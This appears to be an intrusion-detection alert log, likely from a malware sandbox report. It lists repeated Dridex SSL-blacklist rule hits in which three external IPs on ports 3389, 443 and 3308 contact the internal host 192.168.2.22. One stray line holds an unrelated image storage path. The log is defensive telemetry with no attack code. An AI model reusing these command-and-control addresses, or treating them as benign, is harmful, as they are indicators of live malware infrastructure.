01/12/21-07:40:27.920636	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49230	5.100.228.233	192.168.2.22
01/12/21-07:40:27.920636	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49230	5.100.228.233	192.168.2.22
01/12/21-07:40:30.113730	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49233	77.220.64.37	192.168.2.22
01/12/21-07:40:30.636405	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49234	80.86.91.27	192.168.2.22
01/12/21-07:40:31.158374	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49236	5.100.228.233	192.168.2.22
01/12/21-07:40:31.158374	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49236	5.100.228.233	192.168.2.22
01/12/21-07:40:32.462321	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49238	77.220.64.37	192.168.2.22
01/12/21-07:40:32.977618	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49239	80.86.91.27	192.168.2.22
01/12/21-07:40:33.493844	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49240	5.100.228.233	192.168.2.22
01/12/21-07:40:33.493844	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49240	5.100.228.233	192.168.2.22
01/12/21-07:40:34.535433	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49242	77.220.64.37	192.168.2.22
01/12/21-07:40:35.049541	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49243	80.86.91.27	192.168.2.22
01/12/21-07:40:35.587796	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49244	5.100.228.233	192.168.2.22
01/12/21-07:40:35.587796	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49244	5.100.228.233	192.168.2.22
01/12/21-07:40:36.631721	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49246	77.220.64.37	192.168.2.22
01/12/21-07:40:37.151091	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49247	80.86.91.27	192.168.2.22
01/12/21-07:40:37.679406	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49248	5.100.228.233	192.168.2.22
01/12/21-07:40:37.679406	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49248	5.100.228.233	192.168.2.22
01/12/21-07:40:38.685161	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49250	77.220.64.37	192.168.2.22
01/12/21-07:40:39.195872	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49251	80.86.91.27	192.168.2.22
01/12/21-07:40:39.697057	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49252	5.100.228.233	192.168.2.22
01/12/21-07:40:39.697057	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49252	5.100.228.233	192.168.2.22
01/12/21-07:40:40.730827	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49254	77.220.64.37	192.168.2.22
01/12/21-07:40:41.245867	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49255	80.86.91.27	192.168.2.22
01/12/21-07:40:41.750896	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49256	5.100.228.233	192.168.2.22
01/12/21-07:40:41.750896	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49256	5.100.228.233	192.168.2.22
01/12/21-07:40:42.774067	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49258	77.220.64.37	192.168.2.22
01/12/21-07:40:43.296962	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49259	80.86.91.27	192.168.2.22
01/12/21-07:40:43.811516	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49260	5.100.228.233	192.168.2.22
01/12/21-07:40:43.811516	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49260	5.100.228.233	192.168.2.22
01/12/21-07:40:44.976768	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49262	77.220.64.37	192.168.2.22
01/12/21-07:40:45.829839	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49263	80.86.91.27	192.168.2.22
01/12/21-07:40:46.827773	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49264	5.100.228.233	192.168.2.22
01/12/21-07:40:46.827773	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49264	5.100.228.233	192.168.2.22
01/12/21-07:40:47.942837	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49266	77.220.64.37	192.168.2.22
01/12/21-07:40:48.445080	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49267	80.86.91.27	192.168.2.22


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:40:48.960677	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49268	5.100.228.233	192.168.2.22
01/12/21-07:40:48.960677	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49268	5.100.228.233	192.168.2.22
01/12/21-07:40:50.002373	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49270	77.220.64.37	192.168.2.22
01/12/21-07:40:50.526520	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49271	80.86.91.27	192.168.2.22
01/12/21-07:40:51.054206	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49272	5.100.228.233	192.168.2.22
01/12/21-07:40:51.054206	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49272	5.100.228.233	192.168.2.22
01/12/21-07:40:52.101597	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49274	77.220.64.37	192.168.2.22
01/12/21-07:40:52.613841	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49275	80.86.91.27	192.168.2.22
01/12/21-07:40:53.144173	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49276	5.100.228.233	192.168.2.22
01/12/21-07:40:53.144173	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49276	5.100.228.233	192.168.2.22
01/12/21-07:40:54.177886	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49278	77.220.64.37	192.168.2.22
01/12/21-07:40:54.688968	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49279	80.86.91.27	192.168.2.22
01/12/21-07:40:55.201923	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49280	5.100.228.233	192.168.2.22
01/12/21-07:40:55.201923	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49280	5.100.228.233	192.168.2.22
01/12/21-07:40:56.221548	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49282	77.220.64.37	192.168.2.22
01/12/21-07:40:56.751571	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49283	80.86.91.27	192.168.2.22
01/12/21-07:40:57.255002	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49284	5.100.228.233	192.168.2.22
01/12/21-07:40:57.255002	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49284	5.100.228.233	192.168.2.22
01/12/21-07:40:58.289483	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49286	77.220.64.37	192.168.2.22
01/12/21-07:40:58.810733	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49287	80.86.91.27	192.168.2.22
01/12/21-07:40:59.330128	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49288	5.100.228.233	192.168.2.22
01/12/21-07:40:59.330128	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49288	5.100.228.233	192.168.2.22
01/12/21-07:41:00.361535	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49290	77.220.64.37	192.168.2.22
01/12/21-07:41:00.883725	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49291	80.86.91.27	192.168.2.22
01/12/21-07:41:01.393800	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49292	5.100.228.233	192.168.2.22
01/12/21-07:41:01.393800	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49292	5.100.228.233	192.168.2.22
01/12/21-07:41:02.555784	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49294	77.220.64.37	192.168.2.22
01/12/21-07:41:03.225375	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49295	80.86.91.27	192.168.2.22
01/12/21-07:41:04.101775	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49296	5.100.228.233	192.168.2.22
01/12/21-07:41:04.101775	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49296	5.100.228.233	192.168.2.22
01/12/21-07:41:05.159917	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49298	77.220.64.37	192.168.2.22
01/12/21-07:41:05.674749	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49299	80.86.91.27	192.168.2.22
01/12/21-07:41:06.191113	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49300	5.100.228.233	192.168.2.22
01/12/21-07:41:06.191113	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49300	5.100.228.233	192.168.2.22
01/12/21-07:41:07.252962	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49302	77.220.64.37	192.168.2.22
01/12/21-07:41:07.764923	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49303	80.86.91.27	192.168.2.22
01/12/21-07:41:08.271657	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49304	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:41:08.271657	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49304	5.100.228.233	192.168.2.22
01/12/21-07:41:09.305661	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49306	77.220.64.37	192.168.2.22
01/12/21-07:41:09.804909	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49307	80.86.91.27	192.168.2.22
01/12/21-07:41:10.328765	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49308	5.100.228.233	192.168.2.22
01/12/21-07:41:10.328765	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49308	5.100.228.233	192.168.2.22
01/12/21-07:41:11.370777	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49310	77.220.64.37	192.168.2.22
01/12/21-07:41:11.881780	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49311	80.86.91.27	192.168.2.22
01/12/21-07:41:12.399154	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49312	5.100.228.233	192.168.2.22
01/12/21-07:41:12.399154	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49312	5.100.228.233	192.168.2.22
01/12/21-07:41:13.430651	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49314	77.220.64.37	192.168.2.22
01/12/21-07:41:13.962265	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49315	80.86.91.27	192.168.2.22
01/12/21-07:41:14.471359	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49316	5.100.228.233	192.168.2.22
01/12/21-07:41:14.471359	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49316	5.100.228.233	192.168.2.22
01/12/21-07:41:15.507911	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49318	77.220.64.37	192.168.2.22
01/12/21-07:41:16.017955	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49319	80.86.91.27	192.168.2.22
01/12/21-07:41:16.526262	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49320	5.100.228.233	192.168.2.22
01/12/21-07:41:16.526262	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49320	5.100.228.233	192.168.2.22
01/12/21-07:41:17.549895	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49322	77.220.64.37	192.168.2.22
01/12/21-07:41:18.061063	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49323	80.86.91.27	192.168.2.22
01/12/21-07:41:18.596816	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49324	5.100.228.233	192.168.2.22
01/12/21-07:41:18.596816	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49324	5.100.228.233	192.168.2.22
01/12/21-07:41:19.650753	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49326	77.220.64.37	192.168.2.22
01/12/21-07:41:20.246706	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49327	80.86.91.27	192.168.2.22
01/12/21-07:41:21.069741	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49328	5.100.228.233	192.168.2.22
01/12/21-07:41:21.069741	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49328	5.100.228.233	192.168.2.22
01/12/21-07:41:22.122326	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49330	77.220.64.37	192.168.2.22
01/12/21-07:41:22.658452	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49331	80.86.91.27	192.168.2.22
01/12/21-07:41:23.182733	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49332	5.100.228.233	192.168.2.22
01/12/21-07:41:23.182733	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49332	5.100.228.233	192.168.2.22
01/12/21-07:41:24.215425	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49334	77.220.64.37	192.168.2.22
01/12/21-07:41:24.739077	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49335	80.86.91.27	192.168.2.22
01/12/21-07:41:25.248721	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49336	5.100.228.233	192.168.2.22
01/12/21-07:41:25.248721	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49336	5.100.228.233	192.168.2.22
01/12/21-07:41:26.255388	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49338	77.220.64.37	192.168.2.22
01/12/21-07:41:26.764994	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49339	80.86.91.27	192.168.2.22
01/12/21-07:41:27.274574	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49340	5.100.228.233	192.168.2.22
01/12/21-07:41:27.274574	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49340	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:41:28.283557	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49342	77.220.64.37	192.168.2.22
01/12/21-07:41:28.807811	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49343	80.86.91.27	192.168.2.22
01/12/21-07:41:29.329163	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49344	5.100.228.233	192.168.2.22
01/12/21-07:41:29.329163	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49344	5.100.228.233	192.168.2.22
01/12/21-07:41:30.358276	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49346	77.220.64.37	192.168.2.22
01/12/21-07:41:30.871503	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49347	80.86.91.27	192.168.2.22
01/12/21-07:41:31.379307	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49348	5.100.228.233	192.168.2.22
01/12/21-07:41:31.379307	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49348	5.100.228.233	192.168.2.22
01/12/21-07:41:32.385092	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49350	77.220.64.37	192.168.2.22
01/12/21-07:41:32.895054	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49351	80.86.91.27	192.168.2.22
01/12/21-07:41:33.403843	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49352	5.100.228.233	192.168.2.22
01/12/21-07:41:33.403843	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49352	5.100.228.233	192.168.2.22
01/12/21-07:41:34.450143	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49354	77.220.64.37	192.168.2.22
01/12/21-07:41:35.332941	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49355	80.86.91.27	192.168.2.22
01/12/21-07:41:35.858167	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49356	5.100.228.233	192.168.2.22
01/12/21-07:41:35.858167	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49356	5.100.228.233	192.168.2.22
01/12/21-07:41:36.894236	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49358	77.220.64.37	192.168.2.22
01/12/21-07:41:37.427318	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49359	80.86.91.27	192.168.2.22
01/12/21-07:41:37.960157	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/12/21-07:41:37.960157	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/12/21-07:41:39.306800	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49362	77.220.64.37	192.168.2.22
01/12/21-07:41:39.827898	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49363	80.86.91.27	192.168.2.22
01/12/21-07:41:40.345753	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22
01/12/21-07:41:40.345753	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22
01/12/21-07:41:41.457152	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49366	77.220.64.37	192.168.2.22
01/12/21-07:41:42.008408	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49367	80.86.91.27	192.168.2.22
01/12/21-07:41:42.533262	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/12/21-07:41:42.533262	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/12/21-07:41:43.569616	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49370	77.220.64.37	192.168.2.22
01/12/21-07:41:44.092876	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49371	80.86.91.27	192.168.2.22
01/12/21-07:41:44.599102	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/12/21-07:41:44.599102	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/12/21-07:41:45.630964	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49374	77.220.64.37	192.168.2.22
01/12/21-07:41:46.144235	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49375	80.86.91.27	192.168.2.22
01/12/21-07:41:46.650029	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/12/21-07:41:46.650029	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/12/21-07:41:47.679960	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49378	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:41:48.204647	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49379	80.86.91.27	192.168.2.22
01/12/21-07:41:48.713113	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/12/21-07:41:48.713113	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/12/21-07:41:49.740036	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49382	77.220.64.37	192.168.2.22
01/12/21-07:41:50.282849	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49383	80.86.91.27	192.168.2.22
01/12/21-07:41:50.810903	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/12/21-07:41:50.810903	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/12/21-07:41:51.841462	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49386	77.220.64.37	192.168.2.22
01/12/21-07:41:52.369234	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49387	80.86.91.27	192.168.2.22
01/12/21-07:41:52.877261	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/12/21-07:41:52.877261	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/12/21-07:41:53.904021	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49390	77.220.64.37	192.168.2.22
01/12/21-07:41:54.426840	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49391	80.86.91.27	192.168.2.22
01/12/21-07:41:54.948754	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/12/21-07:41:54.948754	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/12/21-07:41:55.980370	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49394	77.220.64.37	192.168.2.22
01/12/21-07:41:56.511843	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49395	80.86.91.27	192.168.2.22
01/12/21-07:41:57.028666	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/12/21-07:41:57.028666	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/12/21-07:41:58.081725	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49398	77.220.64.37	192.168.2.22
01/12/21-07:41:58.590307	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49399	80.86.91.27	192.168.2.22
